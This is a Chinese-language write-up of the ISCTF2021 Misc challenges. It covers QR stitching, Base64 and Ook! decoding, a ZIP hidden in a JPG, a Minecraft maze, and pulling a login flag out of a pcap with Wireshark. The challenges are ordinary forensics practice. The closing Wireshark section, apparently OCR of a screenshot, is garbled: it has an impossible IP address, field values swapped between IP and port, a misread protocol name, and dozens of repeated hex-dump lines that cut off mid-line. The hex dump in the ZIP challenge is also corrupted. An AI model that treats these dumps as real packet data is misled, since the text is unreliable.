

# ISCTF2021–WriteUp

## Misc

我裂开了




出题人 : deoplijj

学校 : 福建师范大学

恰饭题，下载二维码的左右两半后使用画图工具或PS等工具拼合后扫描即可。或者也可以根据二维码左右两边中的“蓝鲨信息”直接搜索蓝鲨公众号。

Misc签到



出题人：啊罗小黑战记停更了

学校：焦作大学

1. 补充完整文件名为txt文档，打开文档获取字符串

SVNDVEZ7aHVhbl95aW5nX2xhaV9kYW9fQ1RGX2RlX3NoaV9qaWV9

2. 使用在线工具 <http://ctf.ssleye.com/base64.html> (其他可进行base64编解码的工具也可以) 进行base64解码，字符集选择utf8

base编码

base16、base32、base64

```
SVNDVEZ7aHVhbl95aW5nX2xhaV9kYW9fQ1RGX2RlX3NoaV9qaWV9
```

编码: base64    字符集: utf8(unicode编码)

编 码    解 码

3. 解码后获得flag : ISCTF{huan\_ying\_lai\_dao\_CTF\_de\_shi\_jie}

## 女神的嘲讽



出题人 : f1@g

学校 : 河南理工大学

根据回复的信息特征及第一个回复are you ook? 可以推测出文本信息是替换过后的Ook!  
编码，用文本替换工具  
普信男. 替换为 Ook.  
真让人下头! 替换为 Ook!  
您配嘛? 替换为 Ook?  
替换过后用Ook!编码工具解码

解码得到 ZmxhZ3sxX0kwVmVfeTB1X3Qwb30=

Base64解码得到flag

flag{1\_I0Ve\_y0u\_t0o}

你下载的真的是图片吗？

CHALLENGE

129 已解出



你下载的真的是图片吗？

50

出题人 : Shangu

学校 : 平顶山学院

题目描述 : 你相信光吗？

Shangu在图片里隐藏了“木马病毒”，这次他有没有大败小怪兽呢？

zip

0/100 attempts

Flag


提交

出题人 : Shangu

学校 : 平顶山学院

下载附件是压缩包，解压出一张图片，用010打开，可以发现里面有压缩包文件头。将图片的 jpg后缀改成zip，打开还有个没有后缀名的文件，提示了是zip，加上zip后缀就get flag了。

7E	9C	A3	6B	1A	3C	87	EE	A2	8B	D3	7D	3C	D1	B7	1D	~œ‰K.<+Tç<O}<N`.
ED	32	30	16	02	17	59	B0	B0	B6	DA	2A	FF	00	92	8A	i20...Yºº¶Ú*y.'Š
2F	3E	7E	9E	8E	3E	DA	F1	BF	77	18	68	DD	6F	C7	7D	
48	09	68	3B	A8	A2	F3	DF	6F	4E	2F	FF	D9	50	4B	03	H.h;"φóøoN/ýÙPK.
04	0A	00	00	00	00	00	DC	96	4E	53	7B	79	5F	9F	A7	.....Ü-NS{y ŸS
4F	04	00	A7	4F	04	00	17	00	00	00	D4	F5	C3	B4	B4	O..\$O.....ôõĀ'
F2	BF	AA	D5	E2	B8	F6	7A	69	70	CE	C4	BC	FE	C4	p8	ðž"õå,özip†Ä½pÄØ
A3	BF	50	4B	03	04	14	00	00	00	08	00	D1	96	4E	53	fžPK.....Ñ-NS
0D	38	13	34	2C	EF	00	00	60	F1	00	00	0E	00	00	00	.8.4,i...`ñ.....
B2	A1	B6	BE	B2	BB	D2	AA	B5	E3	2E	6A	70	67	AC	5A	ž;¶¾²»ðªμã.jpg→Z



## Welcome To ISCTF World

CHALLENGE      55 已解出      ×

Welcome To ISCTF World

136

出題人 : f00001111、xiaobai

学校 : 大理大学、信阳师范学院

題目描述 : 欢迎来到ISCTF世界

附件 : <https://share.weiyun.com/ISvTkLqF>

0/100 attempts




Flag

提交


出題人 : f00001111

学校 : 大理大学


进入游戏，进入单人游戏，发现是个迷宫



走迷宫能看到告示牌上的部分flag



在最后一块flag位置会被传送到红石音乐



点击按钮播放红石音乐，音乐结尾处字幕为Base64的flag



解码并将flag连在一起

### 登录流量分析

CHALLENGE 79 已解出

登录流量分析

50

出题人：李黑子

学校：周口职业技术学院

题目描述：小明的密码忘了，这里有小明之前登录时候截取的流量，请你帮他从中找到登录密码

[out.pcapng](#)

0/100 attempts


Flag

提交


出题人：李黑子

学校：周口职业技术学院


使用Wireshark打开流量包



根据题目描述登录流量，搜索http



在流462里找到登录包



在流467里找到flag

捕获: https://192.168.43.12/linerIntf/sorsi.html

文件(F) 编辑(E) 捕获(C) 网卡(N) 分析(A) 波形(W) 无线电(R) 工具(T) 帮助(H)

http

No.	Title	Source	Destination	Protocol	Length	Info
422	5.4.666842	192.168.43.12	117.18.237.29	OSCP	523	Request
423	5.6862638	192.168.43.12	117.18.237.29	OSCP	853	Response
424	5.6862638	192.168.43.12	117.18.237.29	HTTP	42	GET /< HTTP/1.1
467	7.895983	67.182.284.195	192.168.43.12	HTTP	676	HTTP/1.1 200 OK (text/html)
591	10.339733	192.168.43.12	36.250.65.103	HTTP	98	POST /linerIntf/sorsi.html HTTP/1.1
611	10.418274	36.250.65.103	192.168.43.12	HTTP	311	HTTP/1.1 200 OK

Frame (0x10): 422: 674 bytes on wire (5392 bits), 674 bytes captured (5392 bits) on interface \Device\NPF\_{84FABBCB-A9E7-4C3F-96D8-6AE02C60DA46}, id 0

Ethernet II, Src: D-link\_S518e [08:00:8e:55:95:95] (08:00:8e:55:95:95), Dst: Intel(R) PRO [0c:f8:d2:09:c3:6e] (0c:f8:d2:09:c3:6e)

Internet Protocol Version 4, Src Port: 192.168.43.12, Dst Port: 1027, Seq: 1361, Ack: 563, Len: 620

Transmission Control Protocol, Src Port: 80, Dst Port: 1027, Seq: 1361, Ack: 563, Len: 620

[2 Reassembled TCP Segments (1988 bytes)] #466(1360), #467(620)

HyperText Transfer Protocol

URI-based text and text/html (140 lines)

<script>alert('631,0,MM,1,ISCTF{y723+3132f88w4}')</script>\n\n<!DOCTYPE HTML>\n<html lang="en">\n<head>\n<title>目录</title>\n</head>\n<body>\n<!-- Meta tag -->\n<!--\n

0000: 3c ff 62 b0 c3 d6 d2 ab 5e 8a 55 98 08 00 45 d4 < b - n - ^ U - E -\n0001: 02 54 05 e5 40 00 30 8e 59 c2 2f 66 cc c9 a8 - @ @ Y / f -\n0002: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . . .\n0003: 00 ed 0d 20 00 00 00 3b fd f6 80 c0 02 94 9b 07 5f - . . . .\n0004: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - F - L % -\n0005: 7a 51 40 23 fd ff fd ed 13 72 68 00 00 00 00 00 00 - Q@P - R% 9 z\n0006: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0007: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - x - . . . .\n0008: d7 70 60 60 00 18 9e 13 1b 8f 1e f8 37 56 aa 4f - p - . . . .\n0009: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0010: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y - . . . .\n0011: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0012: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0013: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0014: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0015: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0016: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0017: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0018: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0019: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0020: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0021: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0022: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0023: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0024: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0025: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0026: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0027: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0028: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0029: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0030: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0031: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0032: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0033: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0034: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0035: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0036: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0037: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0038: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0039: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0040: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0041: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0042: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0043: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0044: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0045: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0046: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0047: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0048: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0049: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0050: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0051: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0052: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0053: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0054: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0055: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0056: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0057: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0058: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0059: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0060: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0061: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0062: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0063: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0064: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0065: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0066: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0067: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0068: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0069: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0070: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0071: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0072: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0073: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0074: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0075: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0076: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0077: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0078: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0079: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0080: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0081: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0082: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0083: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0084: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0085: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0086: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0087: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0088: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0089: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0090: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R 